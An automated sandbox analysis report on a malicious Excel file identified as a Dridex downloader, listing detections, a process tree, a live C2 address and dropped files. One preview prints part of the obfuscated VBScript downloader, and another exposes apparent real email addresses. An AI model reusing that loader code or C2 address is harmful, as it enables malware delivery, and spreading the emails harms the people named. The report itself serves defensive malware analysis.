ID: 528007
Sample Name: subscription-673890410.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:04:50
Date: 24/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report subscription-673890410.xlsb

Overview

General Information

Sample Name:	subscription-673890410.xlsb
Analysis ID:	528007
MD5:	47ee46b3521d1f8.
SHA1:	a4b5e087009458..
SHA256:	444a0953b513aa..
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 1584 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 3076 cmdline: wmic process call create "mshta C:\ProgramData\xkNURUQaCiKQrGY.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 6212 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mshta.exe (PID: 6488 cmdline: mshta C:\ProgramData\xkNURUQaCiKQrGY.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\xkNURUQaCiKQrGY.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remo Servi Effect
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Process Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop on Insecure Network Communication	Remo Track Witho Autho
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 2	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Remo Wipe Witho Autho
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 3	Security Account Manager	System Information Discovery 1 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location	Obtair Devic Cloud Backu

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remo Servi Effect
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Card Swap	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
subscription-673890410.xlsb	8%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Virustotal		Browse
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
132.148.135.183	unknown	United States		398101	GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528007
Start date:	24.11.2021
Start time:	17:04:50
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 5m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	subscription-673890410.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winXLSB@5/9@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:06:42	API Interceptor	1x Sleep call for process: WMIC.exe modified
17:06:44	API Interceptor	1x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
132.148.135.183	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Offer 39052.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GO-DADDY-COM-LLCUS	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Offer 39052.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Arrival Notice, CIA Awb Inv Form.pdf.exe	Get hash	malicious	Browse	• 184.168.98.97
	Euro invoice.exe	Get hash	malicious	Browse	• 148.66.138.164
	New Order778880.exe	Get hash	malicious	Browse	• 173.201.188.238
	c0az1l4js3001lsk4xd9n.x86-20211124-0850	Get hash	malicious	Browse	• 192.169.147.26
	Euro invoice.exe	Get hash	malicious	Browse	• 148.66.138.164
	8pTiccdV2s.exe	Get hash	malicious	Browse	• 69.64.47.51
	DHL express 5809439160_pdf.exe	Get hash	malicious	Browse	• 184.168.96.165
	Payment transfer.exe	Get hash	malicious	Browse	• 148.66.138.249
	k6j1IMWw7Q.exe	Get hash	malicious	Browse	• 184.168.119.143
	704.doc	Get hash	malicious	Browse	• 148.72.96.3
	nHSmNKw7PN.exe	Get hash	malicious	Browse	• 184.168.119.143
	New Order 000112221.exe	Get hash	malicious	Browse	• 173.201.188.238
	1711.doc	Get hash	malicious	Browse	• 72.167.40.83
	new order.exe	Get hash	malicious	Browse	• 107.180.56.180

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\dDVVHyrpueA.txt	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\ProgramData\dDVVHyrpueA.txt	
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.507274801884702
Encrypted:	false
SSDEEP:	3:YBIzlzDALGKJugNXVrpSMmWLKpxveLCMBAEWLdHYVg+FJIAWcltHWLp:YoV63FVrpuWL4x85AEWL+XKfWLp
MD5:	788E1CDB3166D9A77BCDAFBA102A9CD9
SHA1:	6E3B5E7D88960E4F6C2E72D0AA0C12AA0F012646
SHA-256:	F31FE94EFEE87132BC7B3166B0E782A5654DA5B03F2725DD9B6625311C52B9DC
SHA-512:	29BD5CF48A8DEE63D1BA19A145E7B63517C49C2EAC681D4B78BE1B76D930897BC7B93E4AA6E502EAA637F761B06980A05AB93A41B4A634342669E58D7485B29F
Malicious:	false
Reputation:	low
Preview:	{"d-mcdavid@callypalace.co.uk","krisallfrey@thelegalwizards.com","biedat@teachingideas.co","specs@specshoward.edu","mike@massgymnastics.com"}

C:\ProgramData\xkNURUQaCiKQrGY.rtf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4848
Entropy (8bit):	5.100246262290776
Encrypted:	false
SSDEEP:	96:rezsygsHTgjLp6Zb6MHwl3lRud0Z1FE+HV5i97eUi:yIygfjLkZbEl1RuKTFE+syUi
MD5:	C1900571D11AF55A6763912D47FD5294
SHA1:	92421AA976D98FBE62524B7B11B89D703805FEC7
SHA-256:	A843CE94D04A088A38905845A533C9AF834A2E41EF38FBFF8B61AE1F03ABAB13
SHA-512:	A457F8359D927A969D273ED007A54A6372BF3E9BF5D1C7100DF5E686300025A192E789FEC9DBCD1FD9133499AFCA34E6B6820713C9C44FBB396137B28F1B48C
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\xkNURUQaCiKQrGY.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..U_X_a_r_Q_A_A_z_P_W_I_V_B_b_T = "" & Chr(114+1-1) & "un" & Chr(100+1-1) & "ll3" & "2.e" & Chr(120+1-1) & "e " & Chr(67+1-1) & ":\" & "Pro" & "gra" & "mD" & "at" & Chr(97+1-1) & "\xn" & "igg" & "er" & Chr(46+1-1) & "bin" & "" & Chr(32+1-1) & "" & "Wsp" & "" & "Fre" & "eS" & "tr" & "" & "in" & Chr(103+1-1)..Set r_j_Q_x_s_O_M_K_o_y_A_P_F_p_Q_a_z = CreateObject (Chr(77+1-1) & "SXM" & "L2." & "" & "" & Chr(83+1-1) & "er" & "" & "ve" & "rX" & "ML" & Chr(72+1-1) & Chr(84+1-1) & "TP" & ".6" & ".0")....X_m_v_N_g_Z_S_q_D_h_O = "" & "" & "Ws" & "cr" & "" & "ip" & Chr(116+1-1) & ".S" & "hel" & Chr(108+1-1)..Set Q_g_H_K_N_c_E_s_V_z_t_D_z_D_n = CreateObject(X_m_v_N_g_Z_S_q_D_h_O)..Y_F_W_J_k_M_c_R_P_F_z_x_d_P_b_T = LCase(Q_g_H_K_N_c_E_s_V_z_t_D_z_D_n.expa

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\92CD3603-5ED7-4DD8-A9A4-90905E37531F	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140143
Entropy (8bit):	5.358592283581543
Encrypted:	false
SSDEEP:	1536:jcQIfgxrBdA3gBwtnQ9DQW+z2b4Ff7nXbovidXiE6LWmE9:5uQ9DQW+zNXfH
MD5:	EB230664A57C0696B13912F4D62348F2
SHA1:	9724D00DB7DBFBF5808EE7BAE19C63AC91FDD8D5
SHA-256:	CF116E6EBF83B86D50A060BD29A08F88E95889300B81A5D53567F3345C15A00A
SHA-512:	15475043071CE71E3FA3EB6BDFC957976A5E1BDED8FF706DEF4C99A87F3CBAB455DC77C2ACD367207D9154AB95C2146A1F03A34E361872EFBE123F2B52D790E
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-11-24T16:05:49">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\41A5AE62.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 238 x 337, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	38157
Entropy (8bit):	7.96137177194393

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\41A5AE62.png	
Encrypted:	false
SSDEEP:	768:7PiEGNOfxgpvUM7w1phhsL+ZfBwnTV+YoS2bUoMokqk++yd6OAd/r:7PFwJpvc1e+BwT8YIbDMz+1d6xt
MD5:	B88B9DF024814E6C791FDAC471ABD26C
SHA1:	6FB92BB20F7A51B40E03467C2EBB217A8E21E21A
SHA-256:	02F3AB917A42A10560A274A9CD91FDA01D7BC428C7428CCAF8CCFF1F46DEA39F
SHA-512:	67E6B7FAE7476847835E5A1F17FBFA60DC35B2AAC299A025102540BBA72D8A3CC120FA69E172FBADE6A4B68F464A98005FC38145CC618A6DC45D8C058F704E9E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....Q.....s..6...JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...].....l..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4B5088A5.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 295 x 52, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2980
Entropy (8bit):	7.906485537887338
Encrypted:	false
SSDEEP:	48:ui8wWBWX0IWUQzsjVdrzBnS97W9ZUsBrTk/7YCoGPUYqekS3aTNg3UD+b5F7kl6S:TKD0QzsjVd3BnS9K9ZUs1LCoqUCYg3U3
MD5:	C484A69A7647C62945060924243190F1
SHA1:	078A31ACF519D8192E63CDEBA49815CC6361F9D6
SHA-256:	A578E2C85FC0AB3264AACEEC5545C8C27F902DB0CCB8B2B3997964AC92F86933
SHA-512:	9E9A1965B25C5C6373395A8D3E81C64BA9A55F269041C4273C9DE41CBB05BDDED7F4E3D1FE19E55AF6E05662576962B54BA14700C56AD38FE7943962E09E536
Malicious:	false
